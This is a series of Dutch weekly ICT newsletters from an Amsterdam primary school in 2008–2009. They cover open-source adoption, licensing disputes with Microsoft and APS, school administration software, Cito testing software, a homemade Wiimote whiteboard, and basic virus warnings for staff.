Helaas werken de bestanden van de OSG (Onderwijs Service Groep) nog niet met OOo. Dat is wel mogelijk. Binnenkort gaan we aan ze vragen om open standaarden te gebruiken.

**INVENTARISATIE ICT**

Ons bestuur wil weten wat de scholen aan ict in huis hebben. De firma Schooldesk voerde de inventarisatie uit. Zo ook bij ons. De baas kwam ook meekijken want ze hadden zoveel van ons gehoord. Beide heren waren behoorlijk onder de indruk m.b.t. hoe goed we het voor elkaar hebben. Het was een prettig, en soms pittig gesprek. Pittig omdat wij het vervelend vonden om een concurrent in de keuken te laten kijken. Een soort georganiseerde bedrijfsspionage. Dat kunnen wij bij Schooldesk toch ook niet doen? Hetgeen de heren beaamden.  
Anekdote tijdens de survey:  
"Ik zie dat jullie Site@School gebruiken".  
"Ja, dat hebben we zelf ontwikkeld."

"O, je bedoelt, jullie hebben het aangepast naar eigen wensen?"

"Nee, je zit hier met de bedenkers, wij hebben het bedacht en laten maken. Het is hier ontstaan."

....stilte.....

**GLASVEZEL**

De kabel is onder de pui doorgetrokken. De straat heeft open gelegen. Nu nog aansluiten en dan afwachten. Spannend.

**WINDOWS XP VLK SP3**

Sumika, onze leverancier van zeer goedkope, legale Microsoft licenties, stuurde ons de CD. Het scheelt ons een dag werk als we weer een XP image moeten maken. Kostenbesparing!

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 48 - 2008 (28 november )  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Karin is deze week op vakantie. De stoel van de hoofdredacteur is leeg...  
Een inktkoelie grijpt zijn kans! Als de kat van huis is...

## LESSUGGESTIES

### ELEKTRONISCH KINDDOSSIER

Vanaf eind 2009 krijgt ieder kind dat in Nederland wordt geboren een elektronisch kinddossier jeugdgezondheidszorg (EKD JGZ). Tegen dit initiatief zijn veel bezwaren. Een deel van die bezwaren stemt overeen met die tegen het Elektronisch patiënten Dossier (EPD).

In Engeland is men al wat verder gevorderd in deze materie. Daar kunnen we wat van leren. Daar roept de 'British Journal of General Practice' huisartsen op om patiënten te adviseren niet mee te doen aan hun EPD. Dit lezen we in een stuk van professor Ross Anderson, deskundige op het gebied van beveiliging. Te vinden als .PDF op <http://www.cl.cam.ac.uk/~rja14/Papers/bjgp.pdf> . Een quote willen we je niet onthouden: "Ik (RA) geloof dat, om in lijn te blijven met Europees mensenrechten, de National Health service alle patiënten het recht zou moeten aanbieden om onder pseudoniem behandeld te worden, net zoals dat nu voor de gewapende strijdkrachten het geval is". Ross Andersons website: <http://www.cl.cam.ac.uk/~rja14/>

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

Het vervelende van techniek is dat 'we' er allemaal mee te maken hebben. De meesten van ons begrijpen er niets van. De meeste technici begrijpen niets van 'ons'.

Omdat Sinterklaas behoort tot 'we' en 'ons' zegt hij u:

Als technologie ons de baas wordt,  
ligt ons priveleven voor altijd aan gort.  
Wie zegt: "Ik heb niets te verbergen",  
die wil ik graag met vragen tergen.

Groet en een goed weekend,  
Dirk

PS, niks aan Karin vertellen!

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 49 - 2008 (5 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

De BIC wordt jaarlijks rond de Sintdagen  
op rijm en extra vrolijk voorgedragen  
De lezers stellen dat op prijs. Maar ...  
door bezuinigingen gedwongen  
kan het rijm er niet meer af.  
De redactie vindt da

#### LESSUGGESTIES

[Klokhuis nieuwsbrief](#).

[Veilig Leren Lezen](#). Weer boordevol leuke ideeën.

[Docentenplein](#). De volgende onderwerpen komen aan bod:

1. Sinterklaas
2. Onderwijsnieuws
3. Onderwijsaanbiedingen
4. Gratis lespakketten en -materialen, uitzendingenagenda's en downloads
5. Kerst
6. EU & Jij

[Pols](#), met o.a. informatie over kerst, dyslexie en slechtziende kinderen en het digibord.

#### ERGONOMIE

Roos, onze ergotherapie stagiaire wijst op de site: [www.deoptimalewerkplek.nl](http://www.deoptimalewerkplek.nl).

Daar kun je testen, of je goed achter je computer zit. Ze zal zich gaan buigen over rsi preventie bij kinderen.

#### OBIS

Volgende week moeten de gegevens van onze [kleuertoets](#) worden opgestuurd.

Nog 4 kinderen moeten maandag de toets doen!

#### THUISWERKEN

De leerkrachten bij ons op school kunnen van thuis uit bij hun documenten op onze server. Het programma waarmee dat gebeurt heet [winscp](#). We zijn bezig een duidelijke handleiding ervoor te schrijven. Een collega heeft 't eerste deel mee naar huis. Het deel aan de hand waarvan ze de nederlandse versie gaat downloaden. Maandag horen we van haar of de handleiding duidelijk was.

#### VIRUSWAARSCHUWING TIJDENS DE FEESTDAGEN.

Er zullen allerlei leuke feestdag aanhangsels aan emails worden meegestuurd. Lees waar u op moet letten!

Bron: 'viralert'. Korte samenvatting: 'leuke' aanhangsels niet openen en weggooiën.

#### WIKIWIJS

Met de digitale leerboeken via WIKIWIJS deelt Minister Plasterk een welverdiende dreun uit aan de educatieve uitgeverij. In het advies van de Onderwijsraad aan de 2e Kamer over de stand van zaken op ICT gebied, was de raad kort maar duidelijk: "Open standaarden, open source, open lesmateriaal, open licenties". De uitgeverij krijgen eindelijk waar ze om vroegen met hun dure, zinloos geïllustreerde, in 7 kleuren koperdiepdruk uitgevoerde, jaarlijks kunstmatig verouderende lesboeken.

De laatste twee aanbevelingen lijken op de rails te staan. Nu de eerste twee nog. De afd. ICT van de OBSRB mocht daarin adviseren en we hopen dat de minister ook in dat opzicht met een paar stevige initiatieven komt. Meer lezen:

1. [Advies onderwijsraad: Onderwijs en open leermiddelen](#)
2. [Korte samenvatting van het advies](#)
2. [Over illustraties in schoolboeken: "Struikelen over beeld" in Vernieuwing](#)

#### WEER SCHOOL WEG BIJ APS IT-DIENSTEN

Een tweede school binnen AWBR heeft zijn contract met APS IT-Diensten opgezegd. Ze zijn binnen een half jaar goedkoper uit dan met hun huurlicenties bij APS en besparen zo'n € 700 per jaar. Ze kochten voordelig

een grote parij licenties en stapten over op [OpenOffice.org](http://OpenOffice.org).

Voor de administratie hebben ze nog een paar netjes gebruikte MSOffice licenties gekocht en vanwege de door de OSG (Onderwijs Service Groep) aangeleverde spreadheetbestanden waar wat mee mis is (zie onder).

#### **NOGMAALS APS IT-Diensten**

De redactie onving onderstaande mail:

Beste ICT-ers,

In de vergadering van ICT-coördinatoren van OPOA (Almelo) is besloten jullie actie t a v APS-IT/Microsoft volledig te ondersteunen. Ook wij zijn deze vorm van uitmelkerij helemaal zat !  
Veel succes ermee !

Vriendelijke groeten,  
Jan [achternaam]

De redactie is zeer verguld met deze steunbetuiging. Het is goed te weten dat meer besturen APS IT-Diensten zat zijn. Let wel, we hebben niets tegen APS IT-Diensten, maar wel tegen de combinatie Microsoft / APS IT-Diensten. Microsoft verhindert andere bedrijven toegang tot de onderwijsmarkt door een exclusieve deal met APS IT-Diensten te hebben. Onze school diende daar al een klacht over in bij de Europese Commissie voor Mededinging.

Verder lezen over de klacht:

#### **1. [Microsoft Rosa APS IT](#)**

#### **ONDERWIJS SERVICE GROEP**

De spreadsheets van de OSG zijn alleen met MSOffice Excel te bewerken. Dat is vervelend, want daardoor moeten we nog steeds MS Office gebruiken op twee PC's. We bellen maar eens met de OSG helpdesk. Een samenvatting van het gesprek:

Wij: "Jullie spreadsheetbestaden zijn niet met OpenOffice.org te bewerken"

Zij: "Wij ondersteunen OpenOffice niet".

Wij: "Dat hoeft ook niet, als jullie je bestanden maar aanleveren in een open bestandsformaat".

Zij: "...Ik zal u laten terugbellen door iemand die er verstand van heeft".

Dit belooft interessant te woren. Wordt vervolgd.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 50 - 2008 (12 december )  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Drukke ICt week. We kregen Vives en het Onderwijsblad op bezoek voor interviews over open standaarden en open source in het onderwijs. Het begint bekend te worden wat onze school op dat gebied doet en wat dat bespaart.

#### LESSUGGESTIES/NIEUWSBRIEVEN

**Nieuws uit de Natuur.** Er zijn ook toetsen naar aanleiding van de uitzendingen op de site te vinden!  
**Veilig Leren Lezen.** Kerstideeën!! En er komt een update van de "leerkrachtassistent" (het programma voor het digitale bord)  
**Docentenplein.** Voor lessuggesties voor de kerst en nog veel meer nuttige tips.  
**Huisje Boompje Beestje Nieuwsbrief.** Volgende week een kerstverhaal in de uitzending.

#### BEAMER

Er kan een nieuwe beamer worden besteld. Twee maanden geleden was ons oog gevallen op een Acer P1265. Maar nu blijkt, dat er geen stoffilter in zit. En dat schijnt erg belangrijk te zijn voor de duurzaamheid van het apparaat. Onze oproep om suggesties voor een goede beamer hebben nog niet een nieuwe opgeleverd. HELP ONS ALSJEBLIEFT MET SUGGESTIES.

#### KINKERBUURTSCHOOL OOK WHITEBOARD

Onze collega-AWBR school, de **Kinkerbuurtschool**, heeft ook een digitaal interactief whiteboard gemaakt. We kregen een demo van Rutger en zijn vader (die de soldeerbout hanteerde). Ziet er daar ook prima en bruikbaar uit.

#### DIGITAAL INTERACTIEF WHITEBOARD

Down under zien ze het Wiimote whiteboard ook wel zitten. De Macquarie University ICT Innovations Centre <http://www.macict.edu.au/> houdt een conferentie voor leerkrachten die het Wiimote IWB (interactive whiteboard). De conferentie flyer staat op:  
<http://www.macict.edu.au/images/flyers/wiimoteinteractiveclassrooms.pdf> Find out how to make your classroom interactive using Wiimote technologies.  
Eveline, enthousiast gebruiker in groep 3, heeft bij ons bestuur vergoeding van de reiskosten aangevraagd om de conferentie te kunnen bijwonen.

#### OPEN STANDAARDEN EN DE ARCHIEFWET

BIClid Nico maakte ons attent op: <http://digitaalbestuur.nl/opinie/archiefwet-als-breekijzer-voor-open-standaarden>  
Een prima verhaal over de noodzaak van open standaarden en hoe gesloten standaarden digitale duurzaamheid ernstig belemmeren. Hartelijk dank Nico!

#### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

#### RESERVE COMPUTERS RAKEN OP

Met de komst van het kenniscentrum/taalonderwijs raakt onze PC voorraad uitgeput. We zijn op zoek naar een partijtje COMPAQ D500 SFF. Mag ook nog iets kosten.

#### RADIO ROTOR

Eind volgende week kun je bij **Radio Rotor** in Amsterdam alle onderdelen voor het bord kopen.

#### DHZ BEAMER

Toen we bij de **Kinkerbuurtschool** de whiteboard demo bijwoonden (zie boven) spraken we ook over de DHZ beamer. Van Rutger (leerkracht KBS) kregen we twee lenzen om mee te experimenteren. Ook kwam Peter van de ons zo bekende gemeentelijke dienst langs met een experimenteer LCD monitor. Ook zeer bedankt Peter! De onderdelen voor een prototype zijn bijna bij elkaar en het project begint in een kritische fase te komen. Wordt vervolgd.

#### OPENGOO.ORG

Onze systeembeheerder Peter wees ons op <http://www.opengoo.org/> . Een compleet websamenwerkingspakket, maar dan niet op de server van MS of Google maar op je eigen server. Zo blijf je baas over je gegevens wat je van andere aanbieders bepaald niet kan zeggen. Uit de blurb:  
"OpenGoo is an Open Source Web Office. It is a complete solution for every organization to create, collaborate, share and publish all its internal and external documents. OpenGoo is Open Source, and complies with all relevant Open Standards. You are free of vendor lock-in. You can customize it and extend it however you want. You can own your information."  
Het lijkt ons een uigelezen project om door AWBR nader onderzocht te worden. Dat doet recht aan de missie 'ondernemend in onderwijs' en de opdracht om te bezuinigen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 51 - 2008 (19 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Korte BIC vanwege vele kerstklussen

#### **LEK IN INTERNET EXPLORER**

Deze week was uitgebreid in het nieuws, dat men wordt aangeraden voorlopig de Internet Explorer niet te gebruiken. Virussen kunnen nu zelfs door het alleen bezoeken van sites al in je computer komen. Installeer Firefox op je computer, als je het internet opgaat. Download het hier:

<http://www.mozilla-europe.org/nl/firefox/>

#### **WERKGROEP AWBR-ICT**

Deze week kwamen we bijeen op de [Joop Westerweelschool](#). We spraken af om tussen de Kerstvakantie en de Krokusvakantie alle 17 AWBR scholen te bezoeken en aan de hand van een vragenlijst de onderwijskundige toepassingen van ICT te inventariseren. Met die gegevens hopen we een bijdrage te kunnen leveren voor bovenschools ICT-beleid.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **SERVERATSCHOOL**

Deze week waren Peter (Ingenieursbureau PSD), George (St. KBA Nieuw-West) en Dirk (STRICT) bezig met de uitrol van ServerAtSchool op KBS de Springplank in ons stadsdeel De Baarsjes. Wéér een school op S#S!

#### **SITEATSCHOOL VERSIE 3 VERGEVORDERD**

Een nieuws-update voor het eind van het jaar. Site@School versie 3 is vergevorderd. Er kunnen nu ook extra programmeurs (PHP) bij betrokken worden. De developers documentatie is fantastisch! Eén extra programmeur hebben we al. Versnel de komst van S@SV3 nog meer en meld je aan!

Een Zalich Kerstfeest en een gezond 2009!

Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 3 - 2009 (16 januari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**CITO LVS CURSUS**

We gaan een cursus doen: leren omgaan met het Cito leerlingvolgsysteem. Karin heeft veel werk aan de voorbereiding omdat we 't weer anders doen dan de cursusgever gewend is. Die geeft altijd een cursus aan veel verschillende scholen. Alle cursisten moeten dan een usb-stick met de gegevens (veiligheidskopie) van hun school bij zich hebben. Bij ons is 't één school met veel leerkrachten en de cursus is in ons eigen schoolgebouw. Verwarring bij cursusgever en Mevr. Cito over USB sticks, wachtwoorden, demoprogramma etc. etc.

**CITO NIVEAUTOETS**

Leerlingen die door een leerachterstand van meer dan anderhalfjaar niet mee kunnen doen aan de Cito eindtoets kunnen online een niveautoets doen. Eerst moest gecontroleerd worden of de computer er geschikt voor is. Een technisch verhaal over rechten om te mogen downloaden, zullen we hier niet houden. Het had wel wat haken en ogen voordat we de bewuste leerling op de laatste inschrijfdag konden aanmelden. Cito heeft wel een hele rare definitie van 'online'. Waarom is het niet helemaal web-based??  
Dirk: "een dikke onvoldoende voor CITO".

**AWBR ICT WERKGROEP**

Karin en Nico bezochten de tweede AWBR school: de Brede School Zeeheldenbuurt in het kader van onderzoek om bovenschools ICT beleid te ontwikkelen. Het was weer een interessant en inspirerend gesprek. Nu gedaan: Joop Westerweelschool en Brede School Zeeheldenbuurt.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**KENNISCENTRUM**

We vorderen met de inrichting van ons Kenniscentrum. PC's en TFT schermen zijn besteld. Het was veel werk om één en ander goed en goedkoop voor elkaar te krijgen. De PC-Dokter (bedankt Matthijs!) en infotheek (bedankt Maarten!) deden goed werk.  
We hebben ook een tweede beamer besteld, waarbij de WC dokter weer eens een prettige leverancier blijkt. We hebben CRT monitoren in de aanbieding voor STRICT scholen. En als die niet willen mogen ook anderen zich melden. Het zijn bijna allemaal Dell schermen en 15" en 17" inch.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 4 - 2009 (23 januari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Geen onderwijsnieuws: Karin heeft griep. We hopen toch dat jullie 't een interessante BIC vinden

**DIGITALE NIEUWSBRIEVEN**

**Pols.** Informatie: teveel om op te noemen. Valentijn komt eraan.

**Klokhuisnieuwsbrief.** o.a. met Obama filmpjes.

**Nieuws uit de Natuur.** Voor liefhebbers van het programma: de wekelijkse nieuwsbrief is een handige aanvulling op je lesplanning. Deze lessenserie gaat over 'blind'.

**Docentenplein** - weer boordevol nieuws en links naar interessante sites.

**WINDOWS-LEK**

Wilt u weten of u bent besmet met Conficker, lees dan **deze brief** van [www.virusalert.nl](http://www.virusalert.nl). Ook staat erin welke maatregelen genomen moeten worden om de worm buiten te houden.

**ESIS PARNASSYS DOTCOMSCHOOL**

In het kader van 'De digitale papierstraat' (wat dat ook moge wezen --naar het schijnt in het belang van de aan onze zorg toevertrouwde kinderen--) hielden 3 grote aanbieders van schooladministratiesystemen een presentatie over hun voortreffelijkheden. Doelgroep was de Amsterdamse schoolbesturen. Alledrie de gedemonstreerde systemen zijn webbased. D.w.z. ergens draait een grote server waarop alle gegevens staan. Je hebt alleen een browser nodig om je administratie te doen. We hadden wat lastige vragen voorbereid met betrekking tot de veiligheid van dit soort systemen. Een korte samenvatting:

**ESIS**

Nam geen verantwoordelijkheid voor de veiligheid van zijn eigen software met de woorden "Wij hebben een datacenter en daar draait het in".

Lezers, weet dan wel dat een veilig datacenter geen bescherming biedt tegen onveilige software. ESIS heeft geen rapporten m.b.t. de veiligheid van hun systeem. Dat verbaast ons niet want wij hebben ESIS en weten hoe het met de (on)veiligheid gesteld is. Dirk: "Breek me de bek niet open". Ze ondersteunen waarschijnlijk geen Linux meer want ze deden er onduidelijk over.

**PARNASSYS**

Op dezelfde lastige vraag over veiligheid zeiden ze: "We hebben rapporten, je kunt ze komen inzien. Je kunt ook bij ons in de code komen kijken". Dat zijn de goede antwoorden. Ze vergeleken hun veiligheid met telebankieren. Het programma leek prima aan de school- en bestuurseisen te voldoen. Eris een onafhankelijke gebruikersvereniging.

Draait onder Linux met Oracle, met daarbijhorende argumentatie. Onveilig nadeel: alle gegevens van alle scholen staan in één database. We vroegen nog wat rond en citeren:

[begin mail]

Ik was vorige week op een school in XXX voor YYY. Daar gebruiken ze Parnassys.

Ze zijn er laaiend enthousiast over, omdat zelfs leerkrachten die minder computervaardig zijn de computer gaan gebruiken, omdat ze met de uitkomsten van het programma willen werken. Het gaat hier om het invoeren van leerlinggegevens/toetsresultaten, daarna komen handelingsplannen zo de computer uitrollen.

Alleen de administratrice vond het programma voor de administratiedoeleinden wat moeilijker: ze kon (bijvoorbeeld) niet een uitdraai maken van alleen de oudste leerlingen uit een gezin. Ze vertelde er wel meteen bij, dat de makers van het programma open staan voor alle suggesties en kritiek en aanpassingen willen maken. Hoe snel de makers dat doen weet ik niet.

groeten, XXX

[einde mail]

Parnassys is ons inziens beslist een nader onderzoek waard.

**DOTCOMSCHOOL**

Rare prijsopbouw, goede filosofie, ingewikkelde bediening met een wirwar van schermen. Door uitlopende tijd geen gelegenheid onze lastige vragen te stellen. Iedere school heeft een eigen database; dat is goed. Verder werd ik er ziek van dat je van browsers 'het nieuwste van het nieuwste' moet hebben. Lezers, we hebben het over een administratieve toepassing die aan Netscape 1 genoeg heeft. Scholen hebben geen geld voor het nieuwste van het nieuwste. Zo worden we op kosten gejaagd. Om toch wat inzicht in het programma te

krijgen vroegen we één van onze scholen om wat ervaringen met dotcomschool. We willen jullie deze reactie ook niet onthouden:

[begin mail]

Wij werken nu een jaar met DOTCOMSCHOOL, in de wandelgangen, bij de administratie vooral, heeft het al de naam gekregen van DOT [woord weggehaald door de ethische commissie van de BIC]SCHOOL.

in eerste opzicht ziet het allemaal erg mooi uit en ik moet zeggen dat is het ook wel.

het ziet er glad uit, ze hebben mooie autootjes, een strak logo en vlotte jongens.

Maar het is goed te weten dat dit web-based systeem een jaar of twee, drie bestaat, (daarvoor was het een server-based programma.)

wat naar mijn mening niet goed is door ontwikkeld is de 'usability'. Die laat daardoor wat mij betreft nog te wensen over, veel handelingen kun je maar op 1 manier doen dus er zijn niet meerdere wegen naar dezelfde uitkomst. Daarbij komt dat het soms wel lijkt alsof je er bent, maar je kunt niet verder. Ik had bijvoorbeeld gisteren een vraag van onze IB-er, over een rapport dat ze niet kon printen maar wel op het scherm had. terwijl het leek als of ze wel op de goeie plek zat. ze bleek een paar schermen eerder eerst printen te moeten klikken en daarna het rapport te zoeken, het kan niet anders om: eerst het rapport zoeken en daarna printen.

Ook doordat je de informatie soms in een pop up screen krijgt en soms in het huidige scherm.

Waardoor je niet altijd weet of je nu het scherm moet sluiten of terug moet gaan. Wat resulteert in het vaak onnodig afsluiten van het gehele programma. Als je dan uit het programma wilt, is het vaak zoeken naar de stopknop, die soms boven soms onder aan de pagina staat.

Al is dit alles niet het vervelendste, het valt aan te leren om een bepaalde weg te gaan. Wat veel vervelender is, is dat ons verteld is dat de conversie van het oude administratieprogramma naar het nieuwe vlekkeloos zou verlopen. We zijn nu een jaar verder en nog steeds zijn de helft van de ouders "weg". Dat komt bij ons toch neer op 150kinderen die ineens geen ouders meer hebben.

Daar zijn al ellenlange e-mail's aan gewijd en ook lange telefoongesprekken. De fout werd eigenlijk altijd bij het oude administratie systeem gelegd. Terwijl het daar goed in stond. ook klopte het aantal leerlingen niet en omdat het rond 1 Oktober nog niet goed was hebben wij het afgelopen jaar met twee systemen naast elkaar gewerkt. Omdat het voor ons niet te vertrouwen was. De fouten werden telkens bij de ontwikkelaars gelegd, maar die konden er ook niet veel mee.

ik moet hier naast zeggen dat mijn vriendin, op een andere school, het systeem wel fijn vindt werken. Alle gegevens zijn ondergebracht in 1 systeem, die ze van huis uit kan bijwerken.

(klasse en CITO gegevens) dit is in het kort wel mijn ervaring met Dotcom.

[einde mail]

Conclusie voor de besturen: Nadere oriëntatie op deze drie systemen is onontkoombaar.

#### **CITO @#\$%!!**

Onze systeembeheerder moest een update doen van LVS. Dat was een !@#\$ klus vanwege die @#\$%^ software van CITO die niet meldt dat er zaken als geïnstalleerd dienen te zijn (in dit geval.NET 2) voor die update. In de installatie-handleiding van de update onbraken essentiële installatie-gegevens. Kortom wij zijn duur uit omdat zij zich met een koopje van hun verantwoordelijkheden afmaken. We hopen dat CITO dit leest en reageert. De CITO helpdesk was zoals gebruikelijk niet geïnteresseerd:

" Tja mijnheer, wij weten niet wat al die scholen allemaal wel en niet hebben geïnstalleerd in hun netwerken. We veronderstellen gewoon dat u .NET2 geïnstalleerd heeft."

Onze beheerder: "Dan zet je toch juist in je handleiding dat je dat veronderstelt."

We wilden deze aflevering van de BIC aan de directie van CITO sturen, maar die heeft geen e-mail, vertelde ons de CITO helpdesk. Of we ons maar tot de helpdesk willen richten. Bij deze. Als we niks horen pakken we 't anders aan. We willen een schriftelijke reactie van de directie; brief of mail.

#### **PC-DOKTER**

Het zetduiveltje heeft vorige week ongenadig toegeslagen, zo meldde ons een trouwe lezer. Daardoor kon wellicht de indurk ontstaan dat onze hardware leverancier PC-Dokter ook sanitair repareert. Dat is NIET het geval. De PC-Dokter is sinds jaar en dag één van onze vertrouwde hardware leveranciers en we zijn dik tevreden. Zegt het voort!

#### **DIGITAAL SCHOOLBORD**

We kregen een mail uit Denemarken. Hier de verkorte versie:

Thanks for your instructive whiteboard homepage

([http://wyxs.net/web/wiimote/digital\\_whiteboard.html](http://wyxs.net/web/wiimote/digital_whiteboard.html)); it has saved me numerous development hours.  
Currently we are planing to use the wiimote in public schools here in Århus, Denmark, and I am working on maturing the PC-wiimote interconnection, that can be quite troublesome.  
I've made a 'power-over-USB' cable, as suggested by you, and found a way to remotely and automatically reset the wiimote (by cycling the USB power), so that the "Ladder problem" may be overcome.  
Source code and description of this slution is found at the wiimoteproject (<http://www.wiimoteproject.com/bluetooth-and-connectivity-knowledge-center/wiiscan-another-wiimote-connect-utility-with-power-control/>) and at our company (<http://mergeit.dk/de/open-it/projekter/egne/wii.html>).  
It is free under the LGNU license.  
Enjoy  
Carsten Frigaard

Dat klinkt goed, basisscholen in Arhus (Denemarken) die overstappen op het Wiimote whiteboard.  
Welke besturen volgen?

### LOSSE KLUSSEN

Door de week heen was 't druk. Een snel overzichtje:

Toetsenborden en muizen besteld.

Beamer (ACER P1265) opgehaald bij PC-Dokter en gebruiksgereed gemaakt. Dat wil zeggen:

- In ServerAtSchool een.iso van bijgeleverd CD'tje maken,
  - Snelstartgidsje kopiëren zodat gebruikers 'm kwijt kunnen raken,
  - CD'tje werkt niet onder W98. Dat voorspelt niet veel goeds voor het lezen van simpele PDF documentatie,
  - in het snelstartgidsje staat 'Schakel eerst de projector in'. Op de tekening van de beamer die bij 't gidsje zit is niet getekend hoe of waar dat moet. Op de zwarte beamer met zwarte knopjes zie ik niets dat op een aan/uit knop lijkt. Zoek ... zoek.... Na enig zoeken zie ik iets dat erop lijkt.
  - Druk op onbekende knop want er staat niet on/off bij. Piep! Beamer aan. Beeld.
  - Dan de computer aan. Beeld van PC. Hij werkt. De NVBS (Nederlandse Vereniging van Blinden en Slechtzienden) en de NVHS (NV van Handleidingschrijvers) bevelen deze beamer niet aan.
  - beamer opgesteld in ouderkamer,
- Assistentie met CITO update (zie boven),  
Leerkrachten toegevoegd aan Cito groep in ServerAtSchool  
Nieuw image gegeven aan wat leerkrachten en administratie.

Groet en een goed weekend,  
Karin (uche, kuche, hoest, proest)  
Dirk

PS: Beterschap Karin! Graag gauw, want ik word gek van 't werk!

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

\*\*\*\*\*  
**Baarsjes Informatie en Communicatie Jaargang 8 - week 5 - 2008 (29 januari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**  
\*\*\*\*\*

**GESPREKKEN OP AWBR SCHOLEN**

Dirk, Karin en Nico bezoeken scholen om via vraaggesprekken te ontdekken wat er zoal op ICT gebied speelt en te kijken waar behoefte aan is. E.ea. moet leiden tot bovenschoolse beleidsadviezen. We hebben tot nu toe de volgende scholen gedaan. Joop Westerweel, Zeeheldenbuurt, Winterkoninkje, Annie M.G. Schmidt en de Tijn Uilenspiegel. Per school duren de gesprekken zo'n 1,5 à 2 uur. De gesprekken zijn heel inspirerend. De gesprekspartners zijn erg openhartig en heel erg bereid om kennis te delen.

**PIMPJEFOON**

Groep 7 doet het miniproject "**pimpjefoon**". Over mogelijkheden van en veilige tips voor een mobiele telefoon. 16 van de 20 leerlingen hebben een mobieltje! De les startte met het vertonen van een paar YouTube filmpjes over de mogelijkheden van de mobiele telefoon. De filmpjes werden met de beamer op een projectiescherm vertoond. Helaas nog niet op een digitaal schoolbord. De nieuwe beamer deed het uitstekend. Heel scherp beeld! Volgende week gaan we ermee verder o.a. met het ontwerpen van de mobiele telefoon van de toekomst.

Op de vraag hoe het kan, dat in Nederland 16.000.000 mensen 16.000.000 mobiele telefoons hebben antwoordde een leerling: "Nou, mij oom doet zaken en daar heeft hij acht verschillende mobiele telefoons voor nodig. Die legt hij dan allemaal voor zich op tafel".

**CITO NIVEAUTOETS**

Volgende week doet één leerling uit groep 8 een digitale toets via het internet. De proefsessie was geslaagd. De inlogcodes zijn nu bekend bij de leerkracht.

De handleiding was moeizaam. In de handleiding wordt gesproken over een klantnummer. Maar dat is heel wat anders dan het noodzakelijke 10-cijferige inschrijfnummer dat gebruikt moet worden. Zie er maar achter te komen waar je dat moet vinden, want dat werd niet meegestuurd! Nee, "dat kunt u vinden op de bevestiging van inschrijving en op de geleidebon bij de materialen van de Eindtoets." Uiteindelijk vonden we dat op de "toetsportal" van CITO. Pffff, dat zoeken was peentjes zweten!

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**BEELDSCHERMEN**

Op de eerste verdieping staan nu overal platte beeldschermen. Volgende week de tweede en de begane grond. We krijgen hulp van een stagiaire.

Drie **STRICT** scholen krijgen wat oude beeldschermen, maar er zijn nog over.

Wees er snel bij als je nog wat wilt.

Goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

\*\*\*\*\*  
**Baarsjes Informatie en Communicatie Jaargang 8 - week 6 - 2009 (6 februari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**  
\*\*\*\*\*

#### **DIGITALE NIEUWSBRIEVEN**

**Pols** met informatie over o.a. Valentijn, Carnaval en ontdekdozen techniek.  
**Klokhuisagenda**. Ook een link naar een project en een link naar lesbrieven.  
**Nieuws uit de Natuur**. Je moet tegen BLOED kunnen, als je naar deze aflevering kijkt!

#### **WIS en REKEN**

